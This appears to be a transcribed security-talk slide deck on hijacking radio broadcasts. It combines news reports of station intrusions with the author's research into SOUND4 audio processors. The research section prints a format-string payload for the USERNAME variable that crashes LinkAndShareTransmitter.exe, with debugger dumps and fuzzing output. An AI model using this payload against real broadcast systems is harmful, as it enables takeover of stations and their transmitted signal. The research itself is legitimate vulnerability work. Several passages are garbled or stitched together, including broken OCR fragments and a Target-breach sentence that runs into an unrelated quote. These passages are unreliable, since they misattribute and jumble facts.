

BROADCAST SIGNAL INTRUSION

Hacking radio stations

(c) 2023



Gjoko Krstic

- Founder of Zero Science Lab²
- Offensive security research lead at ING
- Member of g00g00tka group
- Cybernetics student 😊




AGENDA

- Introduction
- Radio Station Components
- Broadcast Signal Intrusion
- ZSL Method
- Conclusion
- End of Transmission

BRIEF HISTORY

[Guglielmo Marconi](#), an Italian inventor and electrical engineer, is credited with the invention of the radio in 1894 and demonstrated in 1895. He continued to develop and improve his system, and in 1901 he successfully transmitted the first transatlantic radio signal.

[Alexander Graham Bell](#), an American inventor, scientist, and teacher of the deaf, is also considered one of the pioneers of radio technology. He developed an early version of the radio, which he called the "photophone," that used light waves to transmit sound.



BROADCAST TYPES



STREAMING/WEB

Internet radio, which allows listeners to stream audio over the internet.



TRADITIONAL AM/FM

AM (Amplitude Modulation) radio, which is the traditional type of radio broadcasting and uses variations in the amplitude (or strength) of a radio wave to transmit sound.

FM (Frequency Modulation) radio, which uses variations in the frequency of a radio wave to transmit sound. FM radio generally provides better sound quality than AM radio.



SATELLITE/DAB

Satellite radio, which is a subscription-based service that uses a network of satellites to transmit radio signals.

HD Radio, which is a digital technology that allows FM and AM stations to broadcast additional channels and data alongside their traditional analog signals.

TYPICAL RADIO COMPONENTS

1. MICROPHONE OR AUDIO SOURCE: THIS IS WHERE THE AUDIO CONTENT ORIGINATES, IT COULD BE A LIVE SHOW, PRE-RECORDED CONTENT, OR A STREAMING SERVICE.

2. AUDIO PROCESSOR: THIS DEVICE IS RESPONSIBLE FOR PROCESSING THE AUDIO SIGNALS, SUCH AS ADJUSTING THE VOLUME, EQUALIZATION, AND COMPRESSION.

3. MODULATOR: THIS DEVICE IS RESPONSIBLE FOR MODULATING THE AUDIO SIGNALS ONTO A CARRIER FREQUENCY USING TECHNIQUES SUCH AS FM OR AM.

4. TRANSMITTER: THIS DEVICE AMPLIFIES THE MODULATED SIGNAL AND TRANSMITS IT VIA AN ANTENNA.

5. ANTENNA: THIS DEVICE IS USED TO RADIATE THE RADIO WAVES INTO THE AIR.

6. RECEIVER: THIS IS THE DEVICE THAT RECEIVES THE RADIO WAVES AND DEMODULATES THEM TO EXTRACT THE ORIGINAL AUDIO SIGNALS. THIS CAN BE A STANDALONE RADIO RECEIVER OR A BUILT-IN RECEIVER IN A CAR, SMARTPHONE, OR OTHER DEVICE.

7. AUDIO AMPLIFIER AND SPEAKERS: THIS DEVICE AMPLIFIES THE AUDIO SIGNAL AND PLAYS THE SOUND VIA SPEAKERS.

ON AIR

DIAGRAM FLOW FM RADIO STATION



RVR PTX-DDS1000

THE HIGHEST DIGITAL EVOLUTION OF
THE WORLD'S BEST SELLING
FM TRANSMITTER




PVR PTX-DDS1000

THE BEST DIGITAL EVOLUTION OF
THE WORLD'S BEST SELLING
TRANSMITTER



FM TRANSMITTERS

ANALOG




DIGITAL









Advanced FM and Digital Radio 4-Band Audio Processor with Backup Audio Player









BROADCAST SIGNAL INTRUSION

Broadcast signal intrusion is the unauthorized alteration or takeover of a broadcast signal. This can occur on television or radio broadcasts and can take many forms.

Digital intrusion is more sophisticated and can include hacking into a station's computer systems to gain control of the signal, or intercepting and modifying the signal as it is being transmitted.

PUBLIC INCIDENTS

MALICIOUS SYNDICATION INCIDENT

📰 Press Releases | APR 6/2016

We have been made aware of a reported incident where FurCast & XBN content was syndicated without our knowledge on a terrestrial FCC licensed FM radio station. We are deeply sorry to hear about this inappropriate incident. FurCast and XBN content is made freely available on iTunes, our website and our YouTube channel for anyone to download and distribute. We are a group of friends who publish audio and video entertainment, wherein it is marked for containing explicit and inappropriate content.

We are working with law enforcement to investigate this incident. We have preserved all access log files.

Changelog:

2016-04-07 0230 UTC – **Update 1** – Updated to reflect server log findings

2016-04-08 0130 UTC – **Update 2** – Updated to reflect Ars Technica article & Michigan Association of Broadcasters press release.

2016-04-09 0315 UTC – **Update 3** – Update to reflect Barix press release.

UPDATE 2016-04-07 0230 UTC

Multiple news outlets have reported incidents involving our content being maliciously syndicated on terrestrial radio stations around the world. After reviewing log files on the XBN streaming server, we have discovered large numbers of IP addresses attempting to connect to our archive stream. Our archive stream is an automated playout server that streams a playlist of our latest 10 episodes. It normally runs 24/7 for use with our website and our iOS & Android mobile apps. We took down the archive stream as soon as we heard of the incident with KIFT-FM, however hundreds of connections continued to spam the server with requests. We also noticed that a majority of the connections made had the user agent "Barix Streaming Client." Barix is a well known manufacturer of audio streaming hardware. Their products are commonly sold to the broadcast and retail industries. They are commonly used for PA systems, studio-to-transmitter links, retail store environments, on-hold music and so on. We examined a small sample of the IP addresses and looked them up. All of the ones we sampled were listed on the website Shodan; a web-based search engine that searches the internet for devices instead of websites.



360°

EXSTREAMER 100, 105, 110, 120

IP Audio decoder with USB/Micro SD flash interface and serial port. Support of Internet Radio (AACplus, MP3, shoutcast, TCP streaming) and VoIP (SIP, RTP) codecs and protocols

The Exstreamer 1xx family of products decode IP Audio streams and play out the received Audio signal to amplifiers. Supporting a large number of protocols, encoding methods and application specific firmware, the products can be used for Broadcast, Internet Radio, as well as VoIP applications. Control and local storage interfaces are device specific to match different use cases.

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Radio Station Hackers – Why You Need to Check Your Internet Security!

by Camii Whidborne - Blog



It's not all fun and games for the radio stations that have made use of the internet and gotten themselves a decent online presence.

Recently, four large radio stations in Australia fell victim of [hackers](#) and turned into porn sites. These stations include 2GB and the website for Queensland radio station, 4BC.

On the 29th of January, 4BC confirmed their website was experiencing difficulties.

Listeners took to social media to share their experiences. One user tweeted that the website "goes straight to porn". Another user stated the website had offered them the chance to win an iPhone.

The hackers' victims use WordPress as their website's host. Websites across the world use WordPress; so it

is without a doubt that there are security vulnerabilities that come with it. According to [James Cridland](#), radio futurologist, the stations' WordPress hosts "failed to keep their version of WordPress totally up to date".



And hackers haven't only been targeting Australian radio stations. Several radio stations across the US also fell victim of hackers, who broadcast rapper YG and Nipsey Hussle's anti-Trump anthem 'FDT – Fk Donald Trump'. The track contains graphic language aimed at the current President of the United States.**

One station that fell victim of unexpected song plays was [Sunny 107.9](#). On the 30th of January, shortly after Trump's inauguration, hackers played FDT continually for approximately 20 minutes.

Station President Frank Patterson said that the station was hacked at the transmitter. Furthermore, Patterson posted on Facebook "This is NOT our broadcast! We at WFBS do not take political views."

According to [Kathy Weisbach](#), founder and president of Kentucky's Crescent Hill Radio 100.9 FM, most of the stations hacked were low-power community FM radio stations that use a Barix Extreamer device.

"Other stations that it happened to have contacted me, and we all used the same device, and none of us had set a password to the device." Weisbach told Heatstreet. "My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."

Nothing on the internet is entirely safe from hackers. However, it is crucial to keep firmware updates in order to avoid intrusions the best you can.

PUBLIC INCIDENTS

4BC was hacked. Your station could be next

30 January 2017 · News · Radio Tomorrow with James Cridland

Radio Tomorrow with James Cridland

The internet. A fantastically useful service – a way of getting great audio contributions from across the world, a tool for research, a method of getting your signal to new people, and a big gaping security headache for you, particularly in times of unrest or instability.

Four large radio stations in Australia were [hacked](#) and turned into porn sites this week, including [4BC](#) and 2GB. The stations use WordPress, which is free software used on many, many websites across the world. And, as you might expect from a website that's used in lots of places, there are security vulnerabilities with it, so it pays to keep updated. As far as I can see, the station – or, rather, the professional WordPress host they use – failed to keep their version of WordPress totally up to date; but no software is 100% secure.

Twitter accounts at the New York Times and the BBC were both [hacked](#) last week, and promptly started spreading false stories (one saying that the President of the US had been shot). They weren't very high profile accounts, but even so, the hacks are embarrassing to media owners. Twitter does have pretty good security for important accounts – but you have to turn it on. Most people don't.

And then there are a number of stations in the US who mysteriously started broadcasting a song called "F**k Donald Trump" (it's on Spotify, it seems). This one? Radio stations didn't bother setting a password on their Barix Extreamer, [according to reports](#).

"Other stations that it happened to have contacted me, and we all used the same device, and none of us had set a password to the device," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. "My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."

Incidents – Why You Need to Check Your Internet Security!

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Hacked Russian radio station broadcasts Ukrainian anthem

By Rachel Fannett and Brittany Shammas
June 9, 2022 at 3:45 a.m. EDT



The apparent hack of the Kommersant FM broadcast was the latest in a wave of hacking attacks since the Kremlin launched its invasion of Ukraine on Feb. 24. (Gints Ivaskans/AP/Getty Images)

Listen 2 min Comment Gift Article Share

A Russian radio station's news bulletin was interrupted Wednesday by the Ukrainian anthem and antiwar songs, in the latest example of Russian media outlets apparently being targeted by antiwar hackers.

Are you on Telegram? Subscribe to our channel for the latest updates on Russia's war in Ukraine. →

Kommersant FM's online broadcast suddenly began playing the Ukrainian patriotic song "Oh, the Red Viburnum in the Meadow," BBC Monitoring reporter Francis Scarr [wrote on Twitter](#).

The station's editor in chief, Alexei Vorobyov, confirmed the incident to the Russian state-owned news agency Tass, [saying](#) it appeared the internet stream had been hacked. He said technicians were investigating the origin of the attack.

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


Business Services

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Hackers use DAB radio as back door into connected car

August 11, 2015 | Jon Evans , Security



The fear that malicious hackers can remotely take control of a computing device is not new. Tabloid press have previously warned that hackers could take control of your computer and literally blow it up. Even as far back as 1980 it was possible to make a Sharp MZ80K catch fire by writing code to activate/deactivate the cassette relay switch until it ignited – though computers were not connected in the same way as today.

However, the idea that the vehicle you are travelling could be hijacked by hackers is much more frightening. Two groups of respected security researchers recently undermined the security of connected vehicles, [as reported here](#). In one attack, hackers took over a vehicle from ten miles away and made it come to a [sudden and unexpected halt on a freeway](#).

This is quite important when you consider that: "Over 40 million cars will have sophisticated autonomy in 2035," according to IDTech Research. Imagine if all these vehicles were taken over and stopped simultaneously – it would be carnage.

To take over the vehicles the hackers undermined security systems using the 'back door', rather than direct attacks on the vehicle system:

- NCC subverted the DAB-based car infotainment system in order to take over critical vehicle systems, such as steering and brakes.
- IOActive also focused on the infotainment system, sending data via the SIM to take control.

These aren't the only examples in which hackers have subverted the security of connected solutions by undermining associated systems that sit beside them. One prominent hacker, Chris Roberts, [recently claimed](#) he took control of a plane's guidance systems by hacking its in-flight entertainment system and making it fly to the left. Similarly, credit card data for millions of Target customers was stolen when *password to the device*," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. *"My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."*

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
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Tech

Car hack uses digital-radio broadcasts to seize control

22 July 2015



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Tech

Hackers use DAB radio as back door into connected car

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Because infotainment systems processed DAB data to display text and pictures on car dashboard screens, he said, an attacker could send code that would let them take over the system.

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Car hack uses digital-radio



PUBLIC INCIDENTS

Hackers use connected cars

August 11, 2015 | Jon Evans



The first hacker caught same How group hacker

Because picture would

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Zelensky's address shown on television in Russia and Crimea

YEVHEN KIZILOV — WEDNESDAY, 25 JANUARY 2023, 16:04



© 106100



Business | Tech | Science

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WHAT IS DAB?

WHAT IS RDS?

DAB (Digital Audio Broadcasting) is a digital radio standard that uses a different modulation method compared to FM and AM. DAB uses a technique called COFDM (Coded Orthogonal Frequency-Division Multiplexing) to modulate the audio signals onto a carrier frequency. DAB also can transmit additional data, such as station information, song titles and traffic reports, but it uses a different method to transmit this data, it uses the DAB EPG (Electronic Program Guide) that allows for the transmission of more advanced information than RDS.

RDS (Radio Data System) is a technology that is primarily used for FM radio, it allows for the transmission of additional data, such as song titles, station information, and traffic reports, over FM radio waves.

Case #13 - Adtec Digital

Digital Video Broadcasting (DVB)

EN-31

Version 2.01.15
MP2/MP4

Temperature: 25(C) / 77(F)

Global:

TransMux Rate: 18.000 Mbp/s
Encryption: OFF
ASI Input: 0 bp/s

Service 1:

ENCODING: 1 days 01:56:34.07
Video Detected: SDI
Bars/Tones/ID: OFF/OFF/OFF
CODEC/Chroma: MPEG2 / 420
Res./Frame Rate: 1920x1080 / 29i
AutoFill/Rate: OFF / 9.000 Mbp/s
Closed Captions: ON
Service No: 2
Service Name: Red 13
Service Provider: Local Acapulco

Service 1 Audio:

A1: RUNNING SDI/ENCODE
MPEG 1 Layer 2 / STEREO / 192000(b/s)
A2: OFF
A3: OFF
A4: OFF

Service 2:

IDLING
Video Detected: NO VIDEO - SDI
Bars/Tones/ID: OFF/OFF/OFF
CODEC/Chroma: H.264 / 420
Res./Frame Rate: N/A /
AutoFill/Rate: OFF / 2.000 Mbp/s
Teletext: OFF
Service No: 3
Service Name: Red 7

Services Profile Video Service 1 Audio Service 2 Audio VBI PID CAS EAS System Security Upgrade Help

ASI Transport NIT Params IP Transport Service 1 Bars Tones & Id Service 2 Bars Tones & Id

Apply Cancel

Global Settings:

TS Mux Rate:(Mbit/s) 18 ASI Mode: ENCODE ONLY

Tables: DVB

ASI Input Reserve:(Mbit/s)

Carrier ID:

Id: ADTEC

Longitude: +000.0000

Info: USER_INFO

Service 1: ON

LCN: 1

Service Number: 2 Service Number: 3

Service Name: Service Name:

Service Provider: Service Provider:

Major Ch. Number: 0 Major Ch. Number: 0

Adtec Digital

RD-60

Version 1.07.05

Temperature: 31(C)

Input Video Audio CAS VBI System Security Upgrade Help

RD Services RF Params IP Params Bars Tones & ID

Decoder Status:

Status: STOPPED RF1
Transmux Rate: 0 (b/s)
Service ID-Name: -1--N/A--
Service Provider: --N/A--
Bars/Tones/ID: OFF/OFF/OFF
Decrypt Status: UNKNOWN

Video/Audio Status:

Video Rate: --N/A--
CODEC: --N/A--
Chroma: --N/A--
Resolution: --N/A--
Framerate: --N/A--
Bit Depth: --N/A--

SDI Embedded Out Pairs

P1: NA N/A 0 P2: NA N/A 0
P3: NA N/A 0 P4: NA N/A 0
P5: NA N/A 0 P6: NA N/A 0
P7: NA N/A 0 P8: NA N/A 0

RF Status:

RF 1:
Status: NOT LOCKED
Receiver Level: -63 dBm

Eb/No(DVB-S): -- NA --
Link Margin: -- NA --
Mode / FEC: -- NA --

RF 2:
Status: NOT LOCKED
Receiver Level: -61 dBm

Bars, Tones & ID:

Advanced Tones >>

Source Video/Source Audio Source Video/Tones Source Video/Source Audio/ID Source Video/Tones/ID

Bars/Source Audio Bars/Tones Bars/Source Audio/ID Bars/Tones/ID

Solid Color/Source Audio Solid Color/Tones Solid Color/Source Audio/ID Solid Color/Tones/ID



SOUND4


RADIO PROCESSING

Flexible and powerful, it ensures perfect sound quality and full compatibility with radio broadcasting standards and can be used simultaneously for FM and HD, DAB, DRM or streaming.


INPUT/OUTPUT

SOUND4

REAR PANEL



1. Ethernet T-BASE10/100 RJ45;
2. USB communication port;
3. Ethernet T-BASE10/100 RJ45;
4. Consumer-standard SMA connector for GPS Antenna Input;
5. Micro SD card
6. Digital Audio Input (XLR)
7. Digital Audio Output (XLR)
8. GPIO + RS232
9. AUX – Auxiliary Audio Inputs and Outputs
10. Analog Audio Input 1 - Left and Right (XLR)
11. Analog Audio Output 1 - Left and Right (XLR)
12. MPX 1 and MPX 2 (BNC) Outputs
13. SUB 1 and SUB 2 (BNC)
14. Mains connector 1, 110-240VAC, IEC-320 C14 type;
15. Fuse holder;
16. Mains connector 2, 110-240VAC, IEC-320 C14 type;
17. Fuse holder;



Many audio processors and other IoT devices come with built-in web interfaces or APIs that allow for remote management and control, and software such as "Remote Control" can be used to access these interfaces. This can be useful for adjusting settings, monitoring the performance of the equipment, and troubleshooting problems remotely.



VECTORS [BLACKBOX]

- The network-connected device
 - Web interface (PHP, CGI, Shell scripts), HTTP
 - Telnet: Link&Share terminal server
 - ELF32 binaries (Linux/ARM)
 - Firmware?
- The software (thick client), Windows 10
 - SOUND4 Server.exe (64bit)
 - SOUND4 Remote Control.exe (32bit)
 - LinkAndShare Transmitter.exe (32bit)



INVESTIGATION

- DuckDuckGo, Documentation, OpenAI, YouTube
- Penetration test
 - > Manual analysis + scan/map
- Coverage-guided fuzzing
- Source code review
- OSINT + exposure
 - > Shodan, BinaryEdge

Worldwide Dealer Network

We are proud to be represented by the most respected dealers of broadcast technology.

Europe

United States

Africa

Asia

Australia

North America

Latin America



RESULTS

- 25 0-days and counting 😞
- 107 radio stations affected
- No response from the vendor(s) 😞
- Collab with national CERTs and VINCE (CISA)
- CVEs pending... but we don't care about that

FORMAT STRING IN USERNAME ENV (LinkAndShareTransmitter.exe)

```
CALL    FUN_00409f30
PUSH    s_USERNAME_0041b4cc
CALL    dword ptr [->MSVCR120.DLL::getenv]
MOV     EDX, EAX
ADD     ESP, 0x4
CMP     byte ptr [EDX], 0x0
```

```
local_13c[0] = (undefined4 *****) ((uint)local_13c[0] & 0xffffffff00);
FUN_00409f30(local_13c, (int **) "Background launch: User: ", (int *) 0x19);
ppiVar5 = (int **) getenv("USERNAME");
if (*(char *) ppiVar5 == '\0') {
    uVar7 = 0;
}
else {
    ppiVar14 = ppiVar5;
    do {
        cVar2 = *(char *) ppiVar14;
```

External char* __cdecl getenv (char* _VarName)
char* EAX:4 <RETURN>
char* Stack[0x4]:4 _VarName


```

> set username=AAAA_%x_%x_%x_%x_BBBB_%p_%p_%p_%p_CCCC_%n
> echo %username%
> AAAA_%x_%x_%x_%x_BBBB_%p_%p_%p_%p_CCCC_%n

```

Command Window

```

>kb
Index  Function
-----
1      msvcr120.dll!_output_l(_iobuf * stream, const char * format, localeinfo_struct * plocinfo, char * argptr)
*2     msvcr120.dll!_vsprintf_l(char * string, unsigned int count, const char * format, localeinfo_struct * plocinfo, char * ap)
3      msvcr120.dll!_vsprintf(char * string, unsigned int count, const char * format, char * ap)
4      LinkAndShareTransmitter.exe!00c4bb11()
5      [Frames below may be incorrect and/or missing, no symbols loaded for LinkAndShareTransmitter.exe]
6      [External Code]

>d /Count:200 esi
0x01219ED8 42 61 63 6b 67 72 6f 75 6e 64 20 6c 61 75 6e 63 Background launc
0x01219EE8 68 3a 20 55 73 65 72 3a 20 41 41 41 41 41 41 41 h: User: AAAAAAA
0x01219EF8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F08 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F18 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F28 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F38 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F48 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F58 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F68 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F78 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x01219F88 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

```

Exception Unhandled

Unhandled exception at 0x52DD5120 (msvcr120.dll) in LinkAndShareTransmitter.exe: 0xC0000005: Access violation reading location 0x00DA0000.

[Copy Details](#)

[▶ Exception Settings](#)

Command

```

ModLoad: 76600000 76670000 C:\WINDOWS\SysWOW64\msvc_p_win.dll
ModLoad: 76840000 76960000 C:\WINDOWS\SysWOW64\ucrtbase.dll
ModLoad: 75db0000 75f4d000 C:\WINDOWS\SysWOW64\USER32.dll
ModLoad: 767a0000 767b8000 C:\WINDOWS\SysWOW64\win32u.dll
ModLoad: 76340000 76363000 C:\WINDOWS\SysWOW64\GDI32.dll
ModLoad: 766c0000 767a0000 C:\WINDOWS\SysWOW64\gdi32full.dll
ModLoad: 73d40000 73d48000 C:\WINDOWS\SysWOW64\WSOCK32.dll
ModLoad: 6cc00000 6cc0ee00 C:\WINDOWS\SysWOW64\MSVCR120.dll
ModLoad: 70d30000 70da1000 C:\WINDOWS\SysWOW64\MSVCP120.dll
ModLoad: 76180000 761e3000 C:\WINDOWS\SysWOW64\WS2_32.dll
(60c0.4124): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=16e20000 edx=00000000 esi=773369fc edi=77336a78
eip=773e1ee2 esp=00d9f664 ebp=00d9f690 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2b:
773e1ee2 cc          int     3
0:000> g
ModLoad: 76370000 76396000 C:\WINDOWS\SysWOW64\IMM32.DLL
ModLoad: 73d50000 7435c000 C:\WINDOWS\SysWOW64\windows.storage.dll
ModLoad: 769f0000 76c70000 C:\WINDOWS\SysWOW64\combase.dll
ModLoad: 73ab0000 73ad7000 C:\WINDOWS\SysWOW64\Wldp.dll
ModLoad: 763a0000 76427000 C:\WINDOWS\SysWOW64\SHCORE.dll
ModLoad: 761f0000 76235000 C:\WINDOWS\SysWOW64\shlwapi.dll
ModLoad: 73a80000 73a98000 C:\WINDOWS\SysWOW64\profapi.dll
(60c0.4124): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000027 ebx=00000000 ecx=00001153 edx=00d9f578 esi=00000000 edi=00da0004
eip=6cc15120 esp=00d9f29c ebp=00d9f528 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
MSVCR120!_output_l+0x83d:
6cc15120 8b4ffc          mov     ecx,dword ptr [edi-4] ds:002b:00da0000=????????
0:000> kb
# ChildEBP RetAddr  Args to Child
00 00d9f528 6cc84d1f 00d9f548 011b5598 00000000 MSVCR120!_output_l+0x83d [f:\dd\vctools\crt\crtw32\stdio\output.c @
01 00d9f568 6cc84c99 011b69a8 00001ab4 011b5598 MSVCR120!_vsnprintf_l+0x81 [f:\dd\vctools\crt\crtw32\stdio\vsnprintf
*** WARNING: Unable to verify checksum for c:\Program Files (x86)\SOUND4\LinkAndShare\Transmitter\LinkAndShareTrans
*** ERROR: Module load completed but symbols could not be loaded for c:\Program Files (x86)\SOUND4\LinkAndShare\Tra
02 00d9f584 00c4bb11 011b69a8 00001ab4 011b5598 MSVCR120!_vsnprintf+0x16 [f:\dd\vctools\crt\crtw32\stdio\vsnprintf.c
WARNING: Stack unwind information not available. Following frames may be wrong.
03 00d9f644 00c4bc9f 011b5598 00d9f660 00d9fb70 LinkAndShareTransmitter+0xbb11
04 00d9f654 00c42f58 011b5598 00000000 01198034 LinkAndShareTransmitter+0xbc9f
05 00d9fb70 00c589ed 00c40000 00000000 01198034 LinkAndShareTransmitter+0x2f58
06 00d9fbbc 759100f9 00fc3000 759100e0 00d9fc28 LinkAndShareTransmitter+0x189ed
07 00d9fbcc 77397bbe 00fc3000 8cbf2d51 00000000 KERNEL32!BaseThreadInitThunk+0x19
08 00d9fc28 77397b8e ffffffff 773b8d0f 00000000 ntdll!_RtlUserThreadStart+0x2f
09 00d9fc38 00000000 00c588be 00fc3000 00000000 ntdll!_RtlUserThreadStart+0x1b
0:000> .exr -1
ExceptionAddress: 6cc15120 (MSVCR120!_output_l+0x0000083d)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 00000000
Parameter[1]: 00da0000
Attempt to read from address 00da0000
0:000> d 0x011b601e
011b601e 25 78 25 78 25 78 25 78-25 78 25 78 25 78 25 78 %x%x\x%x\x%x\x%x\x
011b602e 25 78 25 78 25 78 41 41-41 41 41 41 41 41 41 41 %x%x\xAAAAAAAA
011b603e 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
011b604e 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
011b605e 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
011b606e 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
011b607e 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
011b608e 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0:000>

```

Locals

Typecast Locations

Name	Value
stream	0x00d9f548 struct _iobuf *
ptr	0x011b7afb ""
cnt	0n2401
base	0x011b69a8 "Background launch: User: AAAAAAAAAAAAAAAAAAAAAA...
flag	0n66
file	0n0
charbuf	0n0
bufsiz	0n0
tmpfname	0x00000000 ""
format	0x011b601e "%x%x\x%x\x%x\x%x\x%x\x%x\x\xAAAAAAAAAAAAAAAAAAAAAA...
*	
plocinfo	0x00000000 struct localeinfo_struct *
argptr	0x00da0004 "--- memory read error at address 0x00da0004 ---"
loc_update	class _LocaleUpdate
Stream	<Value unavailable>
buffer	union _output_l::_l2::<unnamed-type-buffer>
bufferiswide	0n0
bufferisize	0n0
capexp	0n0
ch	0n120 'x'
charsout	0n4435
chclass	<Value unavailable>
count	0n0
digit	<Value unavailable>
e	<Value unavailable>
e	<Value unavailable>

Disassembly

Offset: @scopeip

6cc150d9 48	dec	eax
6cc150da 48	dec	eax
6cc150db 0f85ea040000	jne	MSVCR120!_output_l+0x7cb (6cc155cb)
6cc150e1 c785dcfdffff0a000000	mov	dword ptr [ebp-224h],0Ah
6cc150eb f7c300800000	test	ebx,8000h
6cc150f1 0f8501040000	jne	MSVCR120!_output_l+0x69a (6cc154f8)
6cc150f7 f7c300100000	test	ebx,1000h
6cc150fd 0f85f5030000	jne	MSVCR120!_output_l+0x69a (6cc154f8)
6cc15103 83c704	add	edi,4
6cc15106 33f6	xor	esi,esi
6cc15108 89bde4fdffff	mov	dword ptr [ebp-21Ch],edi
6cc1510e f6c320	test	bl,20h
6cc15111 0f85f6040000	jne	MSVCR120!_output_l+0x81d (6cc1560d)
6cc15117 f6c340	test	bl,40h
6cc1511a 0f8588be0000	jne	MSVCR120!_output_l+0x833 (6cc20fa8)
6cc15120 8b4ffc	mov	ecx,dword ptr [edi-4] ds:002b:00da0000=????????
6cc15123 8bfe	mov	edi,esi
6cc15125 f6c340	test	bl,40h
6cc15128 0f8587be0000	jne	MSVCR120!_output_l+0x847 (6cc20fb5)
6cc1512e f7c300900000	test	ebx,9000h
6cc15134 7502	jne	MSVCR120!_output_l+0x86d (6cc15138)
6cc15136 8bfe	mov	edi,esi
6cc15138 8b95d8fdffff	mov	edx,dword ptr [ebp-228h]
6cc1513e 85d2	test	edx,edx
6cc15140 0f89f5040000	jns	MSVCR120!_output_l+0x87c (6cc1563b)
6cc15146 33d2	xor	edx,edx
6cc15148 42	inc	edx
6cc15149 8bc1	mov	eax,ecx
6cc1514b 0bc7	or	eax,edi
6cc1514d 0f8405050000	je	MSVCR120!_output_l+0x896 (6cc15658)

JACKALOPE + WINAFL

SOUND4 Remote Control.exe (vc_s4client.dll)

```
Total execs: 519136
Unique samples: 13 (0 discarded)
Crashes: 7 (1 unique)
Hangs: 0
Offsets: 19
Execs/s: 3747
Fuzzing sample 00010
Fuzzing sample 00009
Fuzzing sample 00011

Total execs: 522844
Unique samples: 13 (0 discarded)
Crashes: 7 (1 unique)
Hangs: 0
Offsets: 19
Execs/s: 3707
Fuzzing sample 00012
Fuzzing sample 00008
Fuzzing sample 00007
Fuzzing sample 00006
```

```
WinAFL 1.16b based on AFL 2.43b (sound4harness.exe)
+- process timing -----+ overall results -----+
|   run time : 0 days, 0 hrs, 9 min, 4 sec   | cycles done : 151   |
|   last new path : 0 days, 0 hrs, 8 min, 50 sec | total paths : 7   |
| last uniq crash : 0 days, 0 hrs, 8 min, 4 sec | uniq crashes : 1   |
| last uniq hang : none seen yet             |   uniq hangs : 0   |
+- cycle progress -----+ map coverage -----+
| now processing : 6 (85.71%)                | map density : 0.05% / 0.06% |
| paths timed out : 0 (0.00%)                | count coverage : 1.13 bits/tuple |
+- stage progress -----+ findings in depth -----+
| now trying : havoc                          | favored paths : 6 (85.71%) |
| stage execs : 66/153 (43.14%)              | new edges on : 7 (100.00%) |
| total execs : 375k                          | total crashes : 1 (1 unique) |
| exec speed : 666.5/sec                       | total tmouts : 9 (2 unique) |
+- fuzzing strategy yields -----+ path geometry -----+
| bit flips : 0/232, 0/225, 1/211            | levels : 5           |
| byte flips : 0/29, 0/22, 0/10              | pending : 0          |
| arithmetics : 2/1623, 0/84, 0/0            | pend fav : 0         |
| known ints : 0/163, 0/748, 0/400           | own finds : 6        |
| dictionary : 0/0, 0/0, 0/0                 | imported : n/a       |
|   havoc : 3/194k, 1/176k                   | stability : 100.00%  |
|   trim : 40.74%/4, 0.00%                   |                       |
+-----+ [cpu000001: 20%] +-----+
nudge operation failed, verify permissions and parameters.
SUCCESS: The process with PID 12296 has been terminated.
```


MAIN INTERFACE

SOUND4 Remote Control.exe

SOUND4 REMOTE CONTROL

Launch | Scan | New | Edit | Delete | Shortcut | View List | Sort | More

Remote Connection List (Sorted By Connection Name):

Search : All X in Connection Name About

Product	Connection Name ^	Radio Name	City	IP	User Name	Last Connection
SOUND4 IMPACT				8	admin	2022-10-21 15:29
SOUND4 IMPACT				1	admin	
SOUND4 IMPACT				1	admin	2022-12-08 15:24

Remote Connection Info:

Product : IP :

Connection Name : Port :

Radio Name : User Name :

City : Last Connection :

MAIN INTERFACE

SOUND4 Remote Control.exe

SOUND4 REMOTE CONTROL

Launch Scan New Edit Delete Shortcut View List Sort More

Remote Connection List (Sorted By Connection Name):

Search : All X in Connection Name About

Product	Connection Name	Radio Name	City	IP	User Name	Last Connection
SOUND4 IMPACT	[REDACTED]	N21...		[REDACTED]	admin	2022-10-21 15:29
SOUND4 IMPACT	[REDACTED]	- SN...		[REDACTED]	admin	
SOUND4 IMPACT	[REDACTED]			[REDACTED]	admin	2022-12-08 15:24

SOUND4 IMPACT

6-Band FM/HD Processor
The Big One!

Remote Connection Info:

Product : SOUND4 IMPACT IP : [REDACTED]

